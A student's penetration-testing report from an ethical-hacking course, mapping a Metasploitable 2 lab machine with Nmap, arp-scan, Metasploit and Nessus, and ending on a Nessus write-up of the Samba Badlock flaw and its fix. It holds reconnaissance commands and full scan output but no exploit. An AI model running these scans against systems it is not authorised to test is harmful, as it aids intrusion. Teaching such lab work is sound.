Samba bad lock vulnerability

Yohana Haileab
Northern Virginia community college

Author Note

This paper is done on July 6, by Yohana Haileab ITN 261(Ethical hacking) courses.

Project: Penetration Testing Report


Part 1 – Pre-Test: Deployment of attack tools and victim host

Penetration testing is a way of cyber-attack against a vulnerable machine. The main reason for doing penetration testing is to evaluate the security of IT infrastructure using a controlled environment to safely attack and identify and exploit a vulnerability. We must follow several steps to have a successful pen test. First, we must plan ahead about all the steps and equipment. Then we have to make sure we prepared the right tools for the test, because we may not get the results we wanted if we did not prepare the exact equipment's. Then we have to do the testing which is the banner grabbing stage,the fourth step is analyzing the data and finally righting up and communicating about your finding and documenting it on a paper .on the first part of my project I have chosen to go with my local Lab machine, My host operating system was Windows, then I have downloaded the virtual machine(VMware) as my work station, kali Linux as my attack operating system machine, Metasploitable 2 as my vulnerable machine or my target machine and also Nessus to scan my vulnerabilities..

Part 2 – TESTING (MAPPING AND SCANNING): Mapping the target environment and conducting a vulnerability scan

Section 1: Once I set up all the operating systems in the virtual machine ,then the first thing I did was changing the host name in to my name by using the command **echo "Yohana Haileab">/etc/hostname .** Then I have started scanning my system. I have scanned it using Nmap and Arp-scan to identify my networks and open hosts. Then I can see the hosts, all my open ports, all the services that were running on my vulnerable machine, and also a version of the software that was running. To do this I have followed a Metasploit able guide. The screen capture of My scan results is down below..


Checking Ip address using Ip a command


Kali-Linux-2021.2-vmware-amd64 - VMware Workstation 16 Player (Non-commercial use only)
Player
kali@yohanahaileab: ~
File Actions Edit View Help


```
┌──(kali㉿yohanahaileab)-[~]
└─$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group def
ault qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP
 group default qlen 1000
    link/ether 00:0c:29:a7:f9:1b brd ff:ff:ff:ff:ff:ff
    inet 192.168.75.128/24 brd 192.168.75.255 scope global dynamic noprefixro
ute eth0
       valid_lft 1760sec preferred_lft 1760sec
    inet6 fe80::20c:29ff:fea7:f91b/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
```

In order to start up the Data base which is running with the support of Metasploit, we can use several commands ,but I have chosen **Sudo msfdb reinit**

After the data base gets initialized, we also type the command **Sudo msfconsole** and hit enter.



```
└─$ sudo msfdb reinit                                          1 ×
sudo: unable to resolve host yohanahaileab: Name or service not known
[sudo] password for kali:
[+] Starting database
[+] Dropping databases 'msf'
┏━(Message from Kali developers)
┃
┃ We have kept /usr/bin/python pointing to Python 2 for backwards
┃ compatibility. Learn how to change this and avoid this message:
┃ ⇒ https://www.kali.org/docs/general-use/python3-transition/
┃
┗━(Run: “touch ~/.hushlogin” to hide this message)
[+] Dropping databases 'msf_test'
┏━(Message from Kali developers)
┃
┃ We have kept /usr/bin/python pointing to Python 2 for backwards
┃ compatibility. Learn how to change this and avoid this message:
┃ ⇒ https://www.kali.org/docs/general-use/python3-transition/
┃
┗━(Run: “touch ~/.hushlogin” to hide this message)
[+] Dropping database user 'msf'
┏━(Message from Kali developers)
┃
┃ We have kept /usr/bin/python pointing to Python 2 for backwards
┃ compatibility. Learn how to change this and avoid this message:
┃ ⇒ https://www.kali.org/docs/general-use/python3-transition/
┃
┗━(Run: “touch ~/.hushlogin” to hide this message)
[+] Deleting configuration file /usr/share/metasploit-framework/config/databa
se.yml
[+] Stopping database
[+] Starting database
[+] Creating database user 'msf'
[+] Creating databases 'msf'
┏━(Message from Kali developers)
┃
┃ We have kept /usr/bin/python pointing to Python 2 for backwards
┃ compatibility. Learn how to change this and avoid this message:
┃ ⇒ https://www.kali.org/docs/general-use/python3-transition/
┃
┗━(Run: “touch ~/.hushlogin” to hide this message)
[+] Creating databases 'msf_test'
┏━(Message from Kali developers)
┃
┃ We have kept /usr/bin/python pointing to Python 2 for backwards
┃ compatibility. Learn how to change this and avoid this message:
┃ ⇒ https://www.kali.org/docs/general-use/python3-transition/
┃
┗━(Run: “touch ~/.hushlogin” to hide this message)
[+] Creating configuration file '/usr/share/metasploit-framework/config/datab
ase.yml'
[+] Creating initial database schema

┌──(kali㉿yohanahaileab)-[~]
```




```
┌──(kali㉿yohanahaileab)-[~]
└─$ sudo msfconsole
sudo: unable to resolve host yohanahaileab: Name or service not known

                .;lxO0KXXXK0Oxl:.
              ,o0WMMMMMMMMMMMMMMMMMMKd,
           'xNMMMMMMMMMMMMMMMMMMMMMMMMMWx,
         :KMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMK:
       .KMMMMMMMMMMMMMMMWNNNWMMMMMMMMMMMMMMMX,
      lWMMMMMMMMMMMXd:..     ..;dKMMMMMMMMMMMMo
     xMMMMMMMMMMWd.              .oNMMMMMMMMMMk
    oMMMMMMMMMMx.                  dMMMMMMMMMMx
   .WMMMMMMMMM:                    :MMMMMMMMMM,
   xMMMMMMMMMo                     lMMMMMMMMMO
   NMMMMMMMMW                    ,cccccoMMMMMMMMMWlccccc;
   MMMMMMMMMX                     ;KMMMMMMMMMMMMMMMMMMX:
   NMMMMMMMMW.                      ;KMMMMMMMMMMMMMMX:
   xMMMMMMMMMd                        ,0MMMMMMMMMMK;
   .WMMMMMMMMMc                         'OMMMMMM0,
    lMMMMMMMMMMk.                         .kMMO'
     dMMMMMMMMMMWd'                         ..
      cWMMMMMMMMMMMNxc'.                ##########
       .0MMMMMMMMMMMMMMMMWc            #+#    #+#
         ;0MMMMMMMMMMMMMMMo.          +:+
           .dNMMMMMMMMMMMMo          +#++:++#+
              'oOWMMMMMMMMo                +:+
                  .,cdkO0K;        :+:    :+:
                                    :::::::+:
                       Metasploit

       =[ metasploit v6.0.45-dev                          ]
+ -- --=[ 2134 exploits - 1139 auxiliary - 364 post       ]
+ -- --=[ 592 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 8 evasion                                       ]

Metasploit tip: After running db_nmap, be sure to
check out the result of hosts and services
```

According to my Metasploit results I can see that there are around 2134 exploits, 592 payloads and soon. So, we are officially in Msfconsole and we can verify our connectivity to the data base by scanning using any command like Nmap. I have started by port scanning using Nmap. below is the command I used, the reason I used this command is because I wanted Nmap to identify my target operating system, the services running there and also the version.


db_nmap <192.168.75.129> -A

from my scan results I can see I have several open ports.




```
msf6 > db_nmap 192.168.75.129 -A
[*] Nmap: Starting Nmap 7.91 ( https://nmap.org ) at 2021-07-02 14:28 EDT
[*] Nmap: Nmap scan report for 192.168.75.129
[*] Nmap: Host is up (0.00090s latency).
[*] Nmap: Not shown: 977 closed ports
[*] Nmap: PORT     STATE SERVICE     VERSION
[*] Nmap: 21/tcp   open  ftp         vsftpd 2.3.4
[*] Nmap: |_ftp-anon: Anonymous FTP login allowed (FTP code 230)
[*] Nmap: | ftp-syst:
[*] Nmap: |   STAT:
[*] Nmap: | FTP server status:
[*] Nmap: |      Connected to 192.168.75.128
[*] Nmap: |      Logged in as ftp
[*] Nmap: |      TYPE: ASCII
[*] Nmap: |      No session bandwidth limit
[*] Nmap: |      Session timeout in seconds is 300
[*] Nmap: |      Control connection is plain text
[*] Nmap: |      Data connections will be plain text
[*] Nmap: |      vsFTPd 2.3.4 - secure, fast, stable
[*] Nmap: |_End of status
[*] Nmap: 22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol
2.0)
[*] Nmap: | ssh-hostkey:
[*] Nmap: |   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
[*] Nmap: |_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
[*] Nmap: 23/tcp   open  telnet      Linux telnetd
[*] Nmap: 25/tcp   open  smtp        Postfix smtpd
[*] Nmap: |_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240
000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN,
[*] Nmap: |_ssl-date: 2021-07-02T18:31:35+00:00; +3s from scanner time.
[*] Nmap: | sslv2:
[*] Nmap: |   SSLv2 supported
[*] Nmap: |   ciphers:
[*] Nmap: |     SSL2_RC4_128_WITH_MD5
[*] Nmap: |     SSL2_RC2_128_CBC_WITH_MD5
[*] Nmap: |     SSL2_DES_64_CBC_WITH_MD5
[*] Nmap: |     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
[*] Nmap: |     SSL2_RC4_128_EXPORT40_WITH_MD5
[*] Nmap: |_    SSL2_DES_192_EDE3_CBC_WITH_MD5
[*] Nmap: 53/tcp   open  domain      ISC BIND 9.4.2
[*] Nmap: | dns-nsid:
[*] Nmap: |_  bind.version: 9.4.2
[*] Nmap: 80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
[*] Nmap: |_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
[*] Nmap: |_http-title: Metasploitable2 - Linux
[*] Nmap: 111/tcp  open  rpcbind     2 (RPC #100000)
[*] Nmap: | rpcinfo:
[*] Nmap: |   program version    port/proto  service
[*] Nmap: |   100000  2            111/tcp   rpcbind
[*] Nmap: |   100000  2            111/udp   rpcbind
[*] Nmap: |   100003  2,3,4       2049/tcp   nfs
[*] Nmap: |   100003  2,3,4       2049/udp   nfs
[*] Nmap: |   100005  1,2,3      38625/udp   mountd
[*] Nmap: |   100005  1,2,3      47453/tcp   mountd
[*] Nmap: |   100021  1,3,4      53950/udp   nlockmgr
[*] Nmap: |   100021  1,3,4      60167/tcp   nlockmgr
[*] Nmap: |   100024  1          38939/tcp   status
```

Samba bad lock Vulnerability




```
[*] Nmap: |     Protocol: 10
[*] Nmap: |     Version: 5.0.51a-3ubuntu5
[*] Nmap: |     Thread ID: 34
[*] Nmap: |     Capabilities flags: 43564
[*] Nmap: |     Some Capabilities: ConnectWithDatabase, SwitchToSSLAfterHandsha
ke, LongColumnFlag, SupportsTransactions, Support41Auth, Speaks41ProtocolNew,
 SupportsCompression
[*] Nmap: |     Status: Autocommit
[*] Nmap: |_    Salt: JQ;o?.g=8C'8#GzTtk>1
[*] Nmap: 5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
[*] Nmap: |_ssl-date: 2021-07-02T18:31:35+00:00; +3s from scanner time.
[*] Nmap: 5900/tcp open  vnc         VNC (protocol 3.3)
[*] Nmap: | vnc-info:
[*] Nmap: |     Protocol version: 3.3
[*] Nmap: |     Security types:
[*] Nmap: |_      VNC Authentication (2)
[*] Nmap: 6000/tcp open  X11         (access denied)
[*] Nmap: 6667/tcp open  irc         UnrealIRCd
[*] Nmap: 8009/tcp open  ajp13?
[*] Nmap: |_ajp-methods: Failed to get a valid response for the OPTION reques
t
[*] Nmap: 8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
[*] Nmap: |_http-favicon: Apache Tomcat
[*] Nmap: |_http-server-header: Apache-Coyote/1.1
[*] Nmap: |_http-title: Apache Tomcat/5.5
[*] Nmap: MAC Address: 00:0C:29:EB:83:B1 (VMware)
[*] Nmap: Device type: general purpose
[*] Nmap: Running: Linux 2.6.X
[*] Nmap: OS CPE: cpe:/o:linux:linux_kernel:2.6
[*] Nmap: OS details: Linux 2.6.9 - 2.6.33
[*] Nmap: Network Distance: 1 hop
[*] Nmap: Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitabl
e.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
[*] Nmap: Host script results:
[*] Nmap: |_clock-skew: mean: 1h00m03s, deviation: 2h00m02s, median: 2s
[*] Nmap: |_nbstat: NetBIOS name: METASPLOITABLE, NetBIOS user: <unknown>, Ne
tBIOS MAC: <unknown> (unknown)
[*] Nmap: | smb-os-discovery:
[*] Nmap: |     OS: Unix (Samba 3.0.20-Debian)
[*] Nmap: |     Computer name: metasploitable
[*] Nmap: |     NetBIOS computer name:
[*] Nmap: |     Domain name: localdomain
[*] Nmap: |     FQDN: metasploitable.localdomain
[*] Nmap: |_    System time: 2021-07-02T14:31:19-04:00
[*] Nmap: | smb-security-mode:
[*] Nmap: |     account_used: <blank>
[*] Nmap: |     authentication_level: user
[*] Nmap: |     challenge_response: supported
[*] Nmap: |_    message_signing: disabled (dangerous, but default)
[*] Nmap: |_smb2-time: Protocol negotiation failed (SMB2)
[*] Nmap: TRACEROUTE
[*] Nmap: HOP RTT     ADDRESS
[*] Nmap: 1   0.90 ms 192.168.75.129
[*] Nmap: OS and Service detection performed. Please report any incorrect res
ults at https://nmap.org/submit/ .
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 197.58 seconds
```

Service scan, Then I typed **services** and got a very clear and detailed results of all the open ports.




```
msf6 > services
Services
========

host         port   proto  name          state  info
----         ----   -----  ----          -----  ----
192.168.75   21     tcp    ftp           open   vsftpd 2.3.4
.129
192.168.75   22     tcp    ssh           open   OpenSSH 4.7p1 Debian 8ubuntu1
.129                                            protocol 2.0
192.168.75   23     tcp    telnet        open   Linux telnetd
.129
192.168.75   25     tcp    smtp          open   Postfix smtpd
.129
192.168.75   53     tcp    domain        open   ISC BIND 9.4.2
.129
192.168.75   80     tcp    http          open   Apache httpd 2.2.8 (Ubuntu) DA
.129                                            V/2
192.168.75   111    tcp    rpcbind       open   2 RPC #100000
.129
192.168.75   139    tcp    netbios-ssn   open   Samba smbd 3.X - 4.X workgroup
.129                                            : WORKGROUP
192.168.75   445    tcp    netbios-ssn   open   Samba smbd 3.0.20-Debian workg
.129                                            roup: WORKGROUP
192.168.75   512    tcp    exec          open   netkit-rsh rexecd
.129
192.168.75   513    tcp    login         open   OpenBSD or Solaris rlogind
.129
192.168.75   514    tcp    tcpwrapped    open
.129
192.168.75   1099   tcp    java-rmi      open   GNU Classpath grmiregistry
.129
192.168.75   1524   tcp    bindshell     open   Metasploitable root shell
.129
192.168.75   2049   tcp    nfs           open   2-4 RPC #100003
.129
192.168.75   2121   tcp    ftp           open   ProFTPD 1.3.1
.129
192.168.75   3306   tcp    mysql         open   MySQL 5.0.51a-3ubuntu5
.129
192.168.75   5432   tcp    postgresql    open   PostgreSQL DB 8.3.0 - 8.3.7
.129
192.168.75   5900   tcp    vnc           open   VNC protocol 3.3
.129
192.168.75   6000   tcp    x11           open   access denied
.129
192.168.75   6667   tcp    irc           open   UnrealIRCd
.129
192.168.75   8009   tcp    ajp13         open
.129
192.168.75   8180   tcp    http          open   Apache Tomcat/Coyote JSP engin
.129                                            e 1.1
```


Arp port scan



```
msf6 > arp-scan 192.168.75.1/24
[*] exec: arp-scan 192.168.75.1/24

Interface: eth0, type: EN10MB, MAC: 00:0c:29:a7:f9:1b, IPv4: 192.168.75.128
WARNING: host part of 192.168.75.1/24 is non-zero
Starting arp-scan 1.9.7 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.75.2    00:50:56:e6:56:ea       VMware, Inc.
192.168.75.129  00:0c:29:eb:83:b1       VMware, Inc.
192.168.75.254  00:50:56:eb:9e:83       VMware, Inc.

3 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.9.7: 256 hosts scanned in 2.734 seconds (93.64 hosts/sec). 3 responded
msf6 > 
```

Section 2: I have also downloaded Nessus in the kali Linux to do vulnerability scan of my vulnerable machine. From this scan I got around 73 vulnerabilities. Some of them was critical, some were high and some of them were mixed.


nessus
Initializing
Please wait while Nessus prepares the files needed to scan your assets.
Compiling plugins...
© 2021 Tenable™, Inc.
tenable



Metasploitable 2 / 192.168.75.129
‹ Back to Hosts

Vulnerabilities 73

73 Vulnerabilities


Sev	Name	Family	Count
MIXED	5 DNS (Multiple Iss...	DNS	6
CRITICAL	2 SSL (Multiple Issu...	Gain a shell remotely	3
MIXED	3 Web Server (Multi...	Web Servers	3
CRITICAL	Bind Shell Backdoor De...	Backdoors	1
CRITICAL	NFS Exported Share In...	RPC	1
CRITICAL	rexecd Service Detection	Service detection	1
CRITICAL	Unix Operating System ...	General	1

Host Details

IP:	192.168.75.129
MAC:	00:0C:29:EB:83:B1
OS:	Linux Kernel 2.6 on Ubuntu 8.((hardy)
Start:	Today at 2:03 PM
End:	Today at 2:09 PM
Elapsed:	5 minutes
KB:	Download

Vulnerabilities
● Critical
● High

This product is not licensed and is authorized for non-



Metasploitable 2 / Plugin #90509
‹ Back to Vulnerabilities

Vulnerabilities 73

HIGH Samba Badlock Vulnerability

Description
The version of Samba, a CIFS/SMB server for Linux and Unix, running on the remote host is affected by a flaw, known as Badlock, that exists in the Security Account Manager (SAM) and Local Security Authority (Domain Policy) (LSAD) protocols due to improper authentication level negotiation over Remote Procedure Call (RPC) channels. A man-in-the-middle attacker who is able to able to intercept the traffic between a client and a server hosting a SAM database can exploit this flaw to force a downgrade of the authentication level, which allows the execution of arbitrary Samba network calls in the context of the intercepted user, such as viewing or modifying sensitive security data in the Active Directory (AD) database or disabling critical services.

Solution
Upgrade to Samba version 4.2.11 / 4.3.8 / 4.4.2 or later.

See Also
http://badlock.org
https://www.samba.org/samba/security/CVE-2016-2118.html

Output

```
Nessus detected that the Samba Badlock patch has not been applied.
```

Port	Hosts
445 / tcp / cifs	192.168.75.129

Plugin Details

Severity:	High
ID:	90509
Version:	1.8
Type:	remote
Family:	General
Published:	April 13, 2016
Modified:	November 20, 2019

